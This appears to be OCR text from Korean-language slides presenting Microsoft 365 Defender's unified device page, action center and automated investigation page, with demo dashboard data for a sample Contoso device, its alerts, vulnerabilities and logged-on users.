
First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

Alert description

A suspicious PowerShell activity was observed on the machine

Manage this alert ...



통합 디바이스 페이지

→ 전체 워크로드의 디바이스 데이터를 한 곳으로 수집

→ 빠른 대응 조치

cont-mikebarden

High | Active

Tags & labels

Administrator | Trusted for delegation

Security info

Risk Level	Exposure level
High	High
Open incidents	**Active alerts**
1	5
Data sensitivity level	**Logged on users**
Medium	9

Device details

Domain
contoso.org

OS
Windows 10 64-Bit (build 17134)

SAM name
JEDF-DSK$

Directory data

UAC Flags
See all flags

SPNs
See all SPNs (6)

Group membership
See all groups (2)

Active alerts

Risk level: High

5 active alerts in 2 incidents

Active alerts (5)

High (1) | Medium (4) | Low (0) | Informational (0)

See all incidents

Security assessments

Exposure level: High

2 security reccomendations

Discoverd vulnerabilities (5)

Critical (0) | High (3) | Medium (1) | Low (1)

See all recommendations

Sensitive documents

Data sensitivity: Medium

923/1543 sensitive documents

Sensitive documents (923)

Protected (211) | Not protected (280) | Other (432)

See all documents

Logged on users

9 logged on users

Last 30 days


User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
Mike Barden	12	Most frequent	6	Interactive	2	General Manager
Mark Anthony	No data	Last active	2	Interactive	1	Business Administrato
Amber Jones	276	-	2	Interactive, Network	1	Senior CX Writer

See all users

Users

Log in attempts

Updated 6:20 pm today



Total attempts | Successful attempts


See all users

Traffic

Traffic	Risky apps	Transactions	Apps
29MB	0	25	7

Last 30 days, updated 6:20 pm today


14 MB



통합 조치 센터

→ Microsoft 365 워크로드 전반의 모든 자동 및 수동 조치를 기록

→ 유사한 항목에 대한 빠른 승인을 지원하는 대규모 조치



통합 자동 조사 페이지

→ 이메일/엔드포인트/ID 전반에 걸쳐 Microsoft 365 Defender가 수행한 모든 자동 대응 활동에 대한 세부 정보

cont-mikebarden

High | Active

Tags & labels

Administrator | Trusted for delegation

Security info

Risk Level	Exposure level
High	High
Open incidents	Active alerts
1	5
Data sensitivity level	Logged on users
Medium	9

Device details

Domain
contoso.org

OS
Windows 10 64-Bit (build 17134)

SAM name
JEDF-DSK$

Directory data

UAC Flags
See all flags

SPNs
See all SPNs (6)

Group membership
See all groups (2)

Overview | Alerts | Timeline | Security recommendations | Software inventory | Discovered vulnerabilities | Missing KBs | Documents | Traffic | Discovered apps

Active alerts

Risk level: High

5 active alerts in 2 incidents

Active alerts (5)

High (1) | Medium (4) | Low (0) | Informational (0)

See all incidents

Security assessments

Exposure level: High

2 security reccomendations

Discoverd vulnerabilities (5)

Critical (0) | High (3) | Medium (1) | Low (1)

See all recommendations

Sensitive documents

Data sensitivity: Medium

923/1543 sensitive documents

Sensitive documents (923)

Protected (211) | Not protected (280) | Other (432)

See all documents

Logged on users


9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
Mike Barden	12	Most frequent	6	Interactive	2	General Manager
Mark Anthony	No data	Last active	2	Interactive	1	Business Administrato
Amber Jones	276	-	2	Interactive, Network	1	Senior CX Writer

See all users

Users

Log in attempts Updated 6:20 pm today



Total attempts | Successful attempts

